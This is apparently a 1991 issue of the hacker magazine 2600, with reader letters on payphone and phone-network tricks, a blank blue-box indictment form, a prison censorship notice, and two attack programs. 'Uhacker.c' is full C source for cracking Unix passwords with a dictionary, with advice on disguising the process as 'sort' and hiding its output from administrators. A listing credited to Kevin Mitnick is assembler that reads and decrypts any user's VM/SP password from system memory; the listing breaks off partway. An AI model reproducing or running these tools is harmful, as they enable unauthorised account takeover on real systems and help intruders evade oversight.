Did you know that, at least in the 718-212-516-914 area codes, dialing 211 is an extremely remunerative activity? It used to give about 10 cents of operator credit but since the new 1991 rates went into effect, it's only about four cents. Useful if you make a lot of local calls.

**Jeopardy Jim**

## *Hacking 101*

**Dear *2600*:**

I just received your Winter 1990 issue and was very impressed by the in-depth quality I read. I am writing mainly to find out what back issue of *2600* I should purchase for beginning hacking (phones and computers). I was taking a television/radio class in college a couple of months ago. In this class the teacher mentioned that anyone could pick up cordless phone calls on a scanner, and that it was legal. I knew this but nobody, I mean nobody else in the class of 50 knew this. Now I know what is meant when people like Agent Steal say, "Thank you to all the stupid people." I own a scanner and am just learning about devices to enhance frequencies via CRB research catalogs. But your issue is much more comprehensive by way of information. CRB is equipment. All this terminology is new to me also, so where do I turn? *2600* has opened some doors that I did not know existed. I own a computer also (no modem yet), but it is still such a fascinating tool. I want to be able to understand it inside and out. Not to mention phones. This is even more intriguing to me.

Just to let you know, I found out about *2600* through Sound Choice magazine. They put you on their list of fantastic catalogs. I can't argue with that. I think what you are doing with your catalog is a great example for other catalogs and people as well. Utilizing your first amendment rights the way very few people know how. I hope that you can suggest some valuable reading material on phone and computer hacking. Thank you and keep up the good work.

**S.C.**
**California**

*It's hard to point to a particular issue and say that is where you learn about hacking. It's probably better for you to read from issue to issue and glean whatever you can. If you find yourself wanting more info, try the previous year's back issues. If you like those, keep going.*

## *A Technical Explanation*

**Dear *2600*:**

In response to the letter "Hunting for Wiretaps", Summer 1990 issue: As for how someone could wiretap US Sprint's fiber optic network, the method is not that complicated. The difficulty is in getting the equipment and isolating the specific fiber optic line in question. Once you have isolated the physical line you want to monitor (hard part), you must strip away the insulation/plastic until you have the actual, *bare* fiberglass line in hand (also hard!). Now, pulses of light travel through this fiberglass strand and, most importantly, bounce off the inside "walls" of the strand because of differences in the refractive index of air and glass. The *angle* with which the beams of light hit the inside "walls" is *critical*. Therefore, by *bending* (fiberglass is flexible!) the line into a "U" shape, some of the light will escape at the base of the "U" (just don't bend it *too* much, or *all* of the light will escape!). Since the information is being sent through the line in a digital fashion, you can "leak" some of the light without destroying the integrity of the data flowing past the "tap". Now, attach a small device to the base of the "U" which can detect and record/transmit the light pulses, eventually translating it into audio (but that's another story!).

Of course, this is just the technical theory.... I don't know enough specifics about US Sprint's fiber optic net to tell you more details. Hope this helps to convince you, though, that it is indeed possible to tap fiber optic lines. With the right equipment and inform..tion (and "connections"), it's probably downright simple.

**Count Zero**

*We are honored to have your technical expertise to tap into.*

## *COCOT Observations*

**Dear *2600*:**

A friend of mine twigged me onto the Volume Seven, Number Two Summer 1990 issue regarding COCOTs. I wish to thank The Plague for the most excellent work!

I have several questions and observations I wish to bring up. After researching and gaining the numbers to over 50 such COCOTs, I have found that their responses will consist of the following: 1) A computerized, irritating voice saying "Thank you" followed by four tones. (Haven't tried a silver box yet, though); 2) Several rings and then a dead line (no doubt to prevent people calling in); 3) A modem connect, but with no reaction - i.e., a blank screen, despite having tried various parity settings - and then an auto disconnect; 4) A full connect with curious developments.

I've attached a print-out of the last example. I'm not an expert at this, and although I've identified several strings, I'm at a loss as to what the others mean and if indeed this is really worth something. I note that this kind of reaction (#4) occurs rarely; not all COCOTs do this kind of thing.

The strings following the payphone identifiers will tend to vary from phone call to phone call. The phone identifiers remain the same (this is the number you called and the ID number of the unit) but those numbers that appear to be long distance carriers vary each time one calls the payphone. What, if anything, do these numbers mean? I must admit I'm having a blast checking this out, but I'd like to know what it is I'm uncovering.

T:@*2155465134*63990*CA4107*0630*067*910224 1223435*00000@T:@*2155465134*63990*CA4107*0630 *067*9102241223453*00000@T

The number of the payphone I called was 215-546-5134. Are the "10224" numbers carrier access codes? How can they be used?

**George W.**
**Camden, NJ**

*The 9102241223435 means February 24, 1991 at 22:34:35. It's unclear what the 1 in the middle is for. We tried calling that number with the following results. The 63990 is now 72385, CA4107 is still the same, and 0630 is now 0633. Another of our readers tells us that the 067 indicates the number of outgoing calls made that day. The numbers at the end are simply a disconnect sequence.*

*We've found that this string is always sent twice. Undoubtedly, there is software that is activated by this string. What we'd like to see in the near future is the specific type of phone this string is generated from. We'd also like to learn more about the software that interfaces with it.*

## A Disagreement

**Dear 2600:**

Looking back at your Autumn 1990 issue, I found myself faced with having to correct your "opinion" of a service called "1-900-STOPPER".

You say that it's "another rip-off" — which I feel is an unfounded and biased opinion since I have many a story to tell regarding this service.

I have found myself, on many an occasion, the target of Secret Service investigations due to the type of work I am involved in (being a telecommunications and security consultant for various clients).

Nevertheless, to put things short, I have utilized the "1-900-STOPPER" services to call various local numbers, 800 numbers, and international numbers — all without having to worry about the government snooping into my personal/business telephone records and coming up with "whom" and "where" I may have called.

The "1-900-STOPPER" service *does* deliver an ID number, but it delivers all 0's (i.e., 000-000-0000) which does not even give the area code from which you are calling!

Further, I'd like to point out that I'd be interested in hearing from some of your "accomplished" readers (phreaks, etc.) as I may have much to share with them and their interests, etc.

**Vernon J. Grant**
**PO Box 1989-18728**
**Ely, NV 89301-1989**
**(714) 424-3188**

*We have to question your knowledge of how ANI is delivered. 900-STOPPER is an AT&T 900 number. They handle the billing. AT&T is certainly equipped to get ANI (Automated Number Identification) from an incoming call. The option can be turned off but the ability is always there. Even in those cases where the number is unable to be obtained through ANI, the 900 number is printed on the bill of whoever called it! And even if the outgoing lines for STOPPER are located in some remote part of the country, they're still going to generate a bill for whatever calls are placed on them. Period. It is not difficult to piece it all together once you understand how it works. This service should not be considered safe for those who don't want to get caught at something.*

*By the way, we find it most interesting that both your letter and the threatening letter that the STOPPER people sent us after we first criticized them were sent to the exact same wrong address. What can we draw from this?*

**If you have questions, thoughts, or comments, send them in to our letters department!**
**2600 Letters**
**PO Box 99**
**Middle Island, NY 11953**
**You can fax letters to 516-751-2608**
**Online letters can be mailed to 2600@well.sf.ca.us**

UNITED STATES DISTRICT COURT

FOR THE DISTRICT OF _____

_____ DIVISION

| | | |
|---|---|---|
| UNITED STATES OF AMERICA, | ) | Criminal No. _____ |
| | ) | 18 USC 1343 |
| v. | ) | |
| | ) | |
| _____ | ) | INDICTMENT |

The Grand Jury Charges:

(a) That on or about the dates hereinafter specified, in the County of _____, in the District of _____, _____(Name)_____, unlawfully, knowingly, and intentionally did devise a scheme or artifice to defraud and obtain money by means of false or fraudulent pretenses, and did transmit or cause to be transmitted by means of wire communications in interstate or foreign commerce, signals or sounds for the purpose of executing such scheme or artifice which resulted in depriving Southern Bell Telephone and Telegraph Company, _____(Location)_____, of their charges. The said scheme consisted of utilizing or causing to be utilized an electronic device, commonly referred to as a "blue box", to avoid telephone call billings.

(b) That on or about the _____ day of _____, 19____, in the County of _____, in the District of _____, _____(Name)_____, for the purpose of executing the aforesaid scheme and artifice to defraud, and attempting to do so did transmit and cause to be transmitted in foreign commerce by means of a wire communication, that is, a telephone communication, between _____ in the State of _____, and _____, certain signs, signals and sounds all in violation of Title 18, United States Code, Section 1343.

# unix password hacker

**by The Infidel**

When you're hacking a UNIX system, it's always good to have at least one spare account on hand in case you lose your current one, or in case your current permissions aren't great enough to allow you to get root access. (I'm assuming the reader has a basic understanding of the UNIX operating system - there have been quite a few articles about the topic here in the past.)

This program automates the process of hacking users' passwords. A while back, Shooting Shark wrote a similar program, but its major weaknesses were that it could be easily detected by a system administrator and it could only hack one user's password at a time.

**Background**

The theory behind this program is relatively simple. Each user has an entry in the /etc/passwd file, which contains the username, an encrypted copy of the user's password, and some other relevant information, such as the user's id, group id, home directory, and login process. At any rate, what's important here is the copy of the encrypted password.

One of the available system calls to the C programmer under the UNIX operating system is crypt(). Built into every UNIX kernel is a data encryption algorithm, based on the DES encryption method. When a user enters the "passwd" command to change his password (or when the system administrator assigns a new user a password), the crypt() system call is made, which then encrypts the selected password and places a copy of it into the file /etc/passwd, which is then referred to whenever a user tries to log in to the system.

Now, the standard UNIX password is somewhere between 1-8 characters long (various versions, such as Ultrix, allow much longer passwords). If you wrote a program that would sequentially try every possible lowercase character sequence, it would take about 3*10^23 attempts, which translates into a little over a million years per complete password hack per user. And that was just lowercase letters....

Since I can't wait that long, there has to be a better way to do this - and there is. For the most part, average, unassuming users are pretty careless and naive. You'd be surprised what I've found being used by people for passwords: radical, joshua, computer, password, keyboard - very simple to crack passwords. These are certainly not worthy of a million year hack attempt. (However, something like Ur0dent! or lamelite might be.) Lucky for us, every UNIX package comes with a spelling checker, with a database usually containing upwards of 50,000 entries, located at /usr/dict/words. Since every user has read access to this file, our program will simply read each word in from the database, one at a time, encrypt it, and compare it against the encrypted passwords of our target users, which we got off the /etc/passwd file. By the way, every user must have read access to /etc/passwd in order for the available user utilities to work.

Now some system administrators reading this may just lock out read access to the online dictionary, or simply remove it from the system. Fine. Probably everyone reading this has access to a spelling checker they use for their word processor at home. Since many use simple ASCII text files as their database, you can simply upload your spelling checker database to your UNIX site and easily modify the password hacker's "dict" variable to use this new database instead of the default. The format of the database is simple: there must be only one word per line.

**Using the Password Hacker**

This program is very simple to use. I've tried to use standard C code so there would be no compatibility problems from system to system. Obviously, I haven't

tested it on every version of UNIX available, but you shouldn't really have any problems. This program nohups itself, meaning that even after you log off the system, it will continue to run in the background until completion. On some terminal configurations, this method of nohuping may lock up the terminal after logout until Uhacker is done. On these systems, just remove the line in the source and nohup it manually or run it off of the C shell.

To compile the program, simply type:

**cc -o sort Uhacker.c**

and within a half minute or so, you should have a working copy online named "sort". That way, when you run this program, it will look to the system administrator that you're just running some kind of lame sorting program, which of course, you named "sort", like all good first year computer science majors do.

Uhacker will prompt you to enter each username you wish to hack, one at a time. If it's not a valid user, the program will tell you. You can hit control-c to abort out of it at any time before you terminate the batch entry. After you've entered all the usernames you wish to hack, simply enter "q" as the final username. The program defaults to a maximum of ten users being hacked at a time, but you can easily make it accept more. At any rate, when the batch is complete, the program then jumps into the background, outputs the background process' id number, and gives you your original shell back. That way, you can go on with whatever it was you were doing, while the program hacks away. The number output as "Process Number:" is the process id number for the background process now running Uhacker. If you have to terminate the Uhacker very quickly, after it's in the background, just type "kill -9 xxx", where xxx is that process number.

When it's done, the program will send its output to the file ".newsrc", a standard file that's on everyone's directory and will attract no attention. By running the program with the -d option (sort -d), it will run in debugging mode, in case you don't think things are working right. Again, .newsrc will tell you what's going on.

When I wrote this program, it was with security in mind. Non-fatal interrupts are locked out from the process, so only a kill command can terminate it once it's started. Logging out of your account will not kill it either, so you can let it run and call back later to pick up the results. There is *no way* any nosy system administrator can know what you are doing, even if he tries running the program himself, because there's no text in it to give it away. No usernames or dictionary file names will appear in any process lists or command accounting logs. The only way you can get caught using this is if someone reads the .newsrc file, which is written to *only* after the program has finished. But this is an innocent file, so no one would look at it anyway. Also, don't leave the source code online. Typing "chmod 100 sort" will allow you to have execute access to the program, to keep nosy users away from it, but still won't keep the superuser from running it.

So how long does this take? On a VAX, running with only five or so users, with a light load, it will take approximately ten minutes per username you've entered into the batch. With a heavy load (20+ users, load average greater than 3.00), it can take up to an hour per username in the batch. You'll really just have to experiment and see how things work on your system. Have fun!

```
/*
 * UNIX Batch Password Hacker: Uhacker.c
 * Written By The Infidel, BOYWare Productions, 1991
 */

#include <stdio.h>
#include <pwd.h>
#include <signal.h>

struct acct
{
  char nam[16];
  char crpwd[20];
};
struct passwd *pwd;
int i, batchc, count, flag;
char *pw, dictwd[20];
static char dict[] = "/usr/dict/words";
static char data[] = ".newsrc";

/* Not needed by all UNIX C compilers */
int endpwent(); /* Close /etc/passwd file */
char *strcpy(), *crypt(), *getpass(), *getlogin();
struct passwd *getpwname();

main(argc, argv)
int argc;
char *argv[];
{
  FILE *fopen(), *ifp, *ofp;

  struct acct user[11];

  if (argc == 2) {
    if (!(strcmp(argv[1], "-d")))
          flag = 1;
    else {
          printf ("Incorrect usage.\n");
          exit (-1);
    }
  }
  if ((ifp = fopen(dict, "r")) == NULL) {
    printf("Invalid source file.\n\n");
    exit(-1);
    }
 if ((ofp = fopen(data, "w")) == NULL) {
   printf("Unable to open data file.\n\n");
   exit(-1);
   }

  printf ("Enter input. Terminate batch with a 'q'.\n");
  for (i=1; i < 11; ++i)
  {
    printf (" #%d: ", i);
```

```
    scanf ("%s", user[i].nam);
    if (!strcmp(user[i].nam, "q"))
            break;
    if (!(pwd = getpwnam(user[i].nam))) {
            printf("Nonexistent: %s\n", user[i].nam);
            --i;
    }
    else {
            sprintf(user[i].crpwd, "%s", pwd->pw_passwd);
            }
  }
  if (i == 1) {
    printf ("Abnormal termination.\n");
    exit(-1);
    }
  batchc = i;
  count = i-1;

  i=fork(); /* Create a child process to do the scanning */
  if (i) {
    printf ("\nProcess Number: %d\n\n", i);
    exit (0); /* Terminate the parent process to give us our shell back */
    }
  signal (SIGINT, SIG_IGN); /* Child now in background. Lock out interrupts */
  signal (SIGQUIT, SIG_IGN); /* Lock out ctrl-\ quit signal */
  signal (SIGHUP, SIG_IGN); /* If terminal locks up after logout, delete this
                                          line. System won't support self-nohups */
  if (flag == 1) {
    fprintf(ofp, "-------------------------\n");
    for (i=1; i < batchc; ++i)
            fprintf(ofp, "%s - %s\n", user[i].nam, user[i].crpwd);
    fprintf(ofp, "-------------------------\n\n");
  }
  while (fgets(dictwd, 20, ifp) != NULL) {
    if (dictwd[strlen(dictwd)-2] == '#')
            dictwd[strlen(dictwd)-2] = '\0';
    else dictwd[strlen(dictwd)-1] = '\0';
    for (i=1; i < batchc; ++i) {
            pw = crypt(dictwd,user[i].crpwd);
              if (!strcmp(pw,user[i].crpwd)) {
              fprintf(ofp, "%s -=> %s\n",user[i].nam,dictwd);
              --count;
              if (count == 0) {
                fprintf (ofp, "Job completed.\n\n");
                exit(0);
                }
              }
    }
  }
  if (count == batchc-1)
    fprintf(ofp, "Unsuccessful.\n\n");
  else fprintf(ofp, "Job completed.\n\n");
  endpwent();
}
```

# The Sequel

TEXAS DEPARTMENT OF CRIMINAL JUSTICE
INSTITUTIONAL DIVISION

DIRECTOR'S REVIEW COMMITTEE

PUBLICATION DECISION FORM

NAME_____ TDC NO._____

UNIT_____ DATE_____

Title of Publication

"2600 Magazine" Fall 1990 V7 N3

The Director's Review Committee has rendered the following decision regarding your publication:

( ) The MSCP decision not to allow you to receive the above publication has been reversed. You may expect to receive the publication shortly.

(XX) The MSCP decision not to allow you to receive the above publication has been upheld.

( ) The publication will be clipped.
Page(s) _____

(XX) The publication will not be clipped.

( ) The publication contains contraband item(s).
The contraband will be removed.

cc: Unit Mailroom
2600 Enterprises
file

**Yes, the appeal has been denied. Our entire Fall 1990 issue has been deemed unfit for Texas prisoners. (Part 1 of this saga can be found on page 42 of our Winter issue.)**

# looking up ibm passwords

This program was written by Kevin Mitnick a few years ago. It allows semi-privileged operators to snag passwords off the disk and decrypt them. Ordinarily, only the username of DIRMAIN would be able to look up passwords. This program will work on CMS 3.0.

```
 TITLE  'PW,<LOOKUP ANYONES CURRENT LOGON PASSWORD>,01,KDM'
*
*
* MODIFICATION HISTORY:
*
* UPDATE  WHO  WHEN       DESCRIPTION
* ====================================
*  ;001   KDM  02/11/87   THE CREATION.
*
* PROGRAM DESCRIPTION:
*
* TO SUCCESSFULLY EXECUTE THIS PROGRAM THE USER MUST HAVE
* THE CLASS 'A' AND CLASS 'C' OR 'E' PRIVILEGE BITS. TO
* GET AROUND THIS RESTRICTION, EXECUTE THE PRIV MODULE
* TO SET THE REQUIRED PRIVILEGE BITS. YOU MUST HAVE THE
* CLASS 'B' BIT TO EXECUTE THE PRIV MODULE.
*
* THIS PROGRAM WILL ALLOW YOU TO LOOKUP ANYONES PASSWORD.
* THE PROGRAM STARTS OUT BY LOOKING AT THE PSA TO GET A
* POINTER TO THE SYSLOCS INFORMATION. THE SYSLOCS INFOR-
* MATION CONTAINS A POINTER TO DMKSYSPL WHICH IS THE VIRTUAL
* LIST OF POINTERS TO THE VM/SP DIRECTORY. AFTER ALL THE
* CURRENT POINTERS ARE OBTAINED THE PROGRAM WILL FIND THE
* REAL ADDRESS OF EACH PAGE POINTER AND LOCK THAT PAGE INTO
* REAL MEMORY. AFTER THE PAGE IS LOCKED THIS PROGRAM STEALS
* THE PAGE AND STORES IT IN VIRTUAL MEMORY. THE USERID THAT
* WAS SPECIFIED ON THE COMMAND LINE WILL BE ENCRYPTED.
*
* AFTER THE USERID IS MASKED THE PROGRAM WILL SEARCH THE
* PAGE FOR A MATCH. IF THE USERID IS NOT FOUND THE PROGRAM
* WILL CONTINUE RETRIEVING PAGES AND SEARCHING UNTIL ALL OF
* THE PAGES IN THE VIRTUAL POINTER LIST HAVE BEEN CHECKED.
* WHEN THE LIST IS EXHAUSTED A MESSAGE WILL BE PRINTED
* INFORMING THE USER THAT IT'S NOT IN THE VM/SP DIRECTORY.
* WHEN THERE IS A MATCH THE USERID AND PASSWORD WILL BE
* DECRYPTED AND DISPLAYED ON THE TERMINAL.
*
* NOTES:
*
* THE PAGE BUFFER AND THE ADDRESS OF THE VIRTUAL LIST OF
* REAL ADDRESSES TO BE EXAMINED BY THE EXAMINE REAL
* MEMORY DIAGNOSE MUST BE IN THE SAME PAGE OF VIRTUAL
* STORAGE, THEREFORE, THIS PROGRAM RESERVES A PAGE OF
* STORAGE AT X'0021000' FOR THOSE REQUIREMENTS. SEE SYSTEMS
* PROGRAMMERS GUIDE FOR FURTHER INFORMATION.
*
*
*
        PRINT NOGEN             ;DONT EXPAND MACROS.
UDIRBLOK DSECT
        SPACE
###                UDIRBLOK - USER DIRECTORY CONTROL BLOCK
*
*             +-----------+-----------+----------------------+
*         0   ! UDIRRSV1  ! UDIRDISP  !       UDIRDASD       !
*             +-----------+-----------+----------------------+
*         8   !                     UDIRUSER                 !
*             +------------------------------------------------+
*        10   !                     UDIRPASS                 !
*             +------------------------------------------------+
*
###                UDIRBLOK - USER DIRECTORY CONTROL BLOCK
        SPACE
UDIRRSV1 DS   1H                RESERVED FOR FUTURE USE
UDIRDISP DS   1H                DISPLACEMENT OF THE NEXT BLOCK
UDIRDASD DS   1F                DASD ADDRESS OF THE NEXT BLOCK
UDIRUSER DS   1D                USERID
UDIRPASS DS   1D                USER PASSWORD
        SPACE
UDIRSIZE EQU  (*-UDIRBLOK)/8 UDIRBLOK SIZE IN DOUBLEWORDS
        EJECT
PW      START X'2000'           ; LOAD INTO CMS USER AREA.
        ENTRY PW                ; ESTABLISH ENTRY POINT.
        STM   R14,R12,12(R13)   ; SAVE THE SUPERVISOR'S REGISTERS.
        LR    R12,R15           ; MAKE REGISTER 12 OUR BASE.
        LA    R11,4095(R12)     ; INITIALIZE 2ND BASE REGISTER.
        LA    R11,1(R11)        ; ADD 1 TO MAKE IT A 4K.
        USING PW,R12,R11        ; ESTABLISH ADDRESSABILITY.
        ST    R13,SAVEREG+4     ; STORE REGISTER 13 IN SAVE AREA.
```

```
         LA    R13,SAVEREG         ; SAVE OUR SAVE AREA ADDRESS.
         B     SKIPCOPY            ; BRANCH OVER THE COPYRIGHT NOTICE.
         SPACE
         DC    CLB'PW' '           ; THE PROGRAMS NAME FOR THE
*                                  ;  COPYRIGHT NOTICE.
         DC    C'COPYRIGHT 1987 KEVIN D. MITNICK'
         SPACE
SKIPCOPY DS    0H
         CLI   B(R1),X'FF'         ; USERID SPECIFIED ON COMMAND LINE?
         BNE   GOTUSER             ; YES. CONTINUE PROCESSING.
*        WRTERM '?INVALID FORMAT - FORMATE IS: PW (USERID)'
         B     GETOUT              ; EXIT PROGRAM.
GOTUSER  DS    0H
         MVC   USERID,B(R1)        ; SAVE USERID.
         XC    USERID,MASK         ; ENCRYPT USERID FOR SEARCH.
         BAL   R14,GETPNUMS        ; GET THE VIRTUAL PAGE POINTERS.
         LTR   R15,R15             ; POINTER LOOKUP SUCCESSFUL?
         BNZ   ERROR               ; NOPE. EXIT PROGRAM.
         LA    R10,DMKSYSPL        ; POINT TO OUR VIRTUAL PTR LIST.
NEXTPAGE DS    0H
         ICM   R2,B'1111',0(R10)   ; END OF VIRTUAL POINTER LIST?
         BM    NOSUCH              ; YES. USER NOT FOUND.
         LA    R10,4(R10)          ; BUMP TO NEXT VIRTUAL PAGE POINTER.
         SRL   R2,4                ; SHIFT OFF 4 BITS TO ALIGN ON BYTE.
         ST    R2,TEMPFW1          ; X'000E1000' -> X'0000E100'
         UNPK  TEMPFW2(5),TEMPFW1+1(3) ; X'0000E100' -> X'F0F0FEF1'
         TR    TEMPFW2,BIN2CHR     ; FIX FULLWORD FOR CP LOCK CMD.
         MVC   FIRSTPG1,TEMPFW2+1  ; MOVE FIRST PAGE # TO LOCK CMD.
         MVC   LASTPG1,TEMPFW2+1   ; MOVE LAST PAGE # TO LOCK CMD.
         MVI   RESPBUF,X'40'       ; CLEAR THE RESPONSE BUFFER.
         MVC   RESPBUF+1(129),RESPBUF
         LA    R9,2                ; EXECUTE LOCK COMMAND TWICE.
LCKAGAIN DS    0H
         LA    R4,CPLOCK           ; RX -> ADDRESS OF CP COMMAND.
         LA    R5,RESPBUF          ; RX+1 -> ADDRESS OF RESPONSE BUFFER.
         LA    R6,23               ; RY -> LENGTH OF CP COMMAND.
         ICM   R6,B'1000',=X'40'   ; SET FLAG TO STORE RESP IN BUFFER.
         LA    R7,130              ; RY+1 -> LENGTH OF RESPONSE BUFFER.
         DC    X'83460008'         ; VIRTUAL CONSOLE DIAGNOSE.
         BNZ   DIAG8ERR            ; SOMETHING WENT WRONG, ISSUE ERROR.
         LTR   R6,R6               ; CHECK CP LOCK RETURN CODE.
         BNZ   LOCKERR             ; CP LOCK ERROR OCCURRED.
         BCT   R9,LCKAGAIN         ; DO IT TWICE TO MAKE SURE IT LOCKED
         LA    R2,RESPBUF          ; POINT TO THE RESPONSE BUFFER.
         MVC   TMPREAL,25(R2)      ; MOVE EBCDIC REAL ADDR TO TMP FIELD
         TR    TMPREAL,CHR2BIN     ; FIX FOR REAL MEMORY DIAGNOSE.
         PACK  REALADDR(5),TMPREAL(9)
         MVC   RADDRLST,REALADDR   ; MOVE REAL ADDRESS TO VIRTUAL LIST.
         BAL   R14,GETAPAGE        ; GO READ IN THE PAGE.
         LTR   R15,R15             ; WAS THE PAGE RETRIEVAL SUCCESSFUL?
         BNZ   PAGEERR             ; NOPE. NOTIFY USER.
         MVC   FIRSTPG2,TEMPFW2+1  ; MOVE FIRST PAGE # TO UNLOCK CMD.
         MVC   LASTPG2,TEMPFW2+1   ; MOVE LAST PAGE # TO UNLOCK CMD.
         LA    R4,CPUNLOCK         ; RX -> ADDRESS OF CP COMMAND.
         LA    R5,RESPBUF          ; RX+1 -> ADDRESS OF RESPONSE BUFFER.
         LA    R6,21               ; RY -> LENGTH OF CP COMMAND.
         ICM   R6,B'1000',=X'40'   ; SET FLAG TO STORE RESP IN BUFFER.
         LA    R7,130              ; RY+1 -> LENGTH OF RESPONSE BUFFER.
         DC    X'83460008'         ; EXECUTE VIRTUAL CONSOLE DIAGNOSE.
         BNZ   DIAGBERR            ; COMMAND FAILED, INFORM THE USER.
         LTR   R6,R6               ; CHECK CP LOCK RETURN CODE.
         BNZ   UNLCKERR            ; CP UNLOCK ERROR OCCURRED.
         LA    R3,PAGEBUF          ; POINT TO THE UDIRBLOKS.
         USING UDIRBLOK,R3         ; USE THE UDIRBLOK DSECT.
         LA    R4,PAGEBUF          ; GET THE START ADDRESS OF PAGEBUF.
         AH    R4,UDIRDISP         ; POINT TO THE LAST UDIRBLOK.
NEXTUSER DS    0H
         CLC   USERID,UDIRUSER     ; IS THIS THE USERID?
         BE    GOTCHA              ; YEP. GET THE PASSWORD & PRINT IT.
         LA    R3,UDIRSIZE*B(R3)   ; BUMP R3 TO NEXT USERID.
         CLR   R3,R4               ; ARE WE AT THE END OF THE PAGE.
         BH    NEXTPAGE            ; YEP. GO GET ANOTHER PAGE.
         B     NEXTUSER            ; KEEP ON CHECKING THE USERIDS.
GOTCHA   DS    0H
         MVC   OUSERID,UDIRUSER    ; MOVE OUT THE USERID.
         MVC   OPASSWD,UDIRPASS    ; MOVE OUT THE PASSWORD.
         XC    OUSERID,MASK        ; DECRYPT THE USERID.
         XC    OPASSWD,MASK        ; DECRYPT THE PASSWORD.
         WRTERM OUSRPWC,LUSRPWD    ; WRITE OUT USERID & PASSWORD.
         B     GETOUT              ; ALL DONE, BETTER EXIT NOW.
PAGEERR  DS    0H
```

```
         WRTERM '?PAGE READ ERROR'
         B     GETOUT              ; EXIT PROGRAM.
NOSUCH   DS    0H
         WRTERM '?USERID IS NOT IN THE VM/SP DIRECTORY'
         B     GETOUT              ; EXIT PROGRAM.
DIAGERR  DS    0H
         WRTERM '?VIRTUAL CONSOLE DIAGNOSE FAILED'
         B     GETOUT              ; EXIT PROGRAM.
LOCKERR  DS    0H
         WRTERM '?CP LOCK ERROR OCCURRED'
         B     GETOUT              ; EXIT PROGRAM.
UNLCKERR DS    0H
         WRTERM '?CP UNLOCK ERROR OCCURRED'
         B     GETOUT              ; EXIT PROGRAM.
ERROR    DS    0H
         WRTERM '?ERROR READING VIRTUAL PAGE POINTERS'
         B     GETOUT              ; EXIT PROGRAM.
*
*        SUBROUTINE TO GET A COPY OF THE DMKSYSPL POINTERS
*        INTO OUR VIRTUAL MEMORY.
*
GETPNUMS DS    0H
         LA    R2,PSA              ; POINT ADDRESS OF SYSLOCS.
         LA    R3,1                ; ONLY 1 ENTRY.
         LA    R4,SYSLOCS          ; STORE ADDR OF SYSLOCS HERE.
         DC    X'83230004'         ; PEEK AT REAL MEMORY.
         L     R2,SYSLOCS          ; MOVE REAL ADDR OF SYSLOCS TO R2.
         LA    R2,56(R2)           ; ADD OFFSET TO POINT TO DMKSYSPL.
         ST    R2,PLPTR            ; STORE THAT ADDRESS FOR DIAG.
         LA    R2,PLPTR            ; POINT TO THAT ADDRESS.
         LA    R3,1                ; ONLY 1 ENTRY.
         LA    R4,SYSPLPTR         ; STORE ADDRESS OF 1ST PAGE POINTER.
         DC    X'83230004'         ; PEEK AT REAL MEMORY.
         LA    R6,DMKSYSPL         ; POINT TO OUR PAGE POINTERS LIST.
         LA    R7,16               ; ALLOW UP TO 16 PAGE POINTERS.
LOOP     DS    0H
         LA    R2,SYSPLPTR         ; POINT TO 1ST VIRTUAL PAGE ADDRESS.
         LA    R3,1                ; ONLY 1 ENTRY.
         LA    R4,TEMPPL           ; STORE PAGE ADDR IN HOLD AREA.
         DC    X'83230004'         ; PEEK AT REAL MEMORY.
         ICM   R1,15,0(R4)         ; IS THIS THE LAST VIRTUAL PAGE PTR?
         ST    R1,0(R6)            ; STORE ADDR OF PAGE IN OUR VIR LIST.
         LA    R6,4(R6)            ; BUMP POINTER TO NEXT FULLWORD.
         BM    LASTONE             ; YES. CONTINUE ON.
         L     R2,SYSPLPTR         ; GET OLD VIRTUAL PAGE POINTER ADDR.
         LA    R2,4(R2)            ; BUMP FULLWORD TO GET NEXT POINTER.
         ST    R2,SYSPLPTR         ; REPLACE FOR NEXT PEEK MEMORY DIAG.
         BCT   R7,LOOP             ; ALLOW FOR UP TO 16 TABLE ENTRIES.
         LA    R15,16              ; SET RETURN CODE TO 16.
         WRTERM '?ERROR READING PAGE POINTERS'
         BR    R14
LASTONE  DS    0H
         LA    R15,0               ; SET RETURN CODE TO 0 (SUCCESS).
         BR    R14                 ; RETURN TO CALLER.
*
GETAPAGE DS    0H
         LA    R9,1020             ; GET 1020 FULLWORDS FROM REALADDR.
         LA    R4,PAGEBUF          ; POINT TO BEGINNING PAGE BUFFER.
PEEKER   DS    0H
         LA    R2,RADDRLST         ; POINT TO ADDRESS TO PEEK AT.
         LA    R3,1                ; ONLY 1 ENTRY IN PEEK LIST.
         LA    R4,0(R4)            ; POINT TO THE PAGE BUFFER.
         DC    X'83230004'         ; EXAMINE REAL MEMORY.
         BNZ   BADREAD             ; PEEK FAILED, ISSUE ERROR MESSAGE.
         LA    R4,4(R4)            ; BUMP PAGE BUFFER ONE FULLWORD.
         L     R2,RADDRLST         ; GET LAST ADDRESS EXAMINED.
         LA    R2,4(R2)            ; INCREMENT BY A FULLWORD.
         ST    R2,RADDRLST         ; REPLACE IN VIRTUAL LIST.
         BCT   R9,PEEKER           ; GO PEEK AGAIN.
         LA    R15,0               ; SET RETURN CODE TO 0 (SUCCESS).
         BR    R14                 ; RETURN TO CALLER.
BADREAD  DS    0H
         LA    R15,16              ; SET RETURN CODE TO 16 (FATAL).
         BR    R14                 ; RETURN TO CALLER
*
*        RESTORE CALLINGS PROGRAMS REGISTERS, SET THE CMS RETURN
*        CODE, AND EXIT THE PROGRAM.
*
GETOUT   DS    0H
         L     R13,SAVEREG+4       ; GET POINTER TO SAVED REGISTERS.
         LM    R14,R12,12(R13)     ; RESTORE THE CALLERS REGISTERS.
```

```
         XR    R15,R15             ; SET RETURN CODE TO ZERO.
         BR    R14                 ; AND BACK TO THE CALLER WE GO.
*
*        DEFINE CONSTANTS AND STORAGE SECTION.
*
*
CPLOCK   DS    0D                  ; THIS COMMAND WILL CAUSE THE
         DC    C'LOCK SYSTEM '     ;  DESIRED VIRTUAL PAGE NUMBERS
FIRSTPG1 DC    CL3' '              ;  TO BE LOCKED IN REAL STORAGE.
         DC    C' '
LASTPG1  DC    CL3' '
         DC    C' '
         DC    C'MAP'
*
CPUNLOCK DS    0H                  ; THIS COMMAND WILL RELEASE PAGES
         DC    C'UNLOCK SYSTEM '   ;  LOCKED IN REAL STORAGE BY THIS
FIRSTPG2 DC    CL3' '              ;  PROGRAM.
         DC    C' '
LASTPG2  DC    CL3' '
*
BIN2CHR  DS    0H                  ; BINARY TO CHARACTER TRANSLATION
         DC    256AL1(*-BIN2CHR)   ;  TABLE USED TO OBTAIN VIRTUAL
         ORG   BIN2CHR+X'40'       ;  PAGE NUMBER FOR LOCK COMMAND.
         DC    X'00'
         ORG   BIN2CHR+X'FA'
         DC    CL6'ABCDEF'
         ORG   ,
*
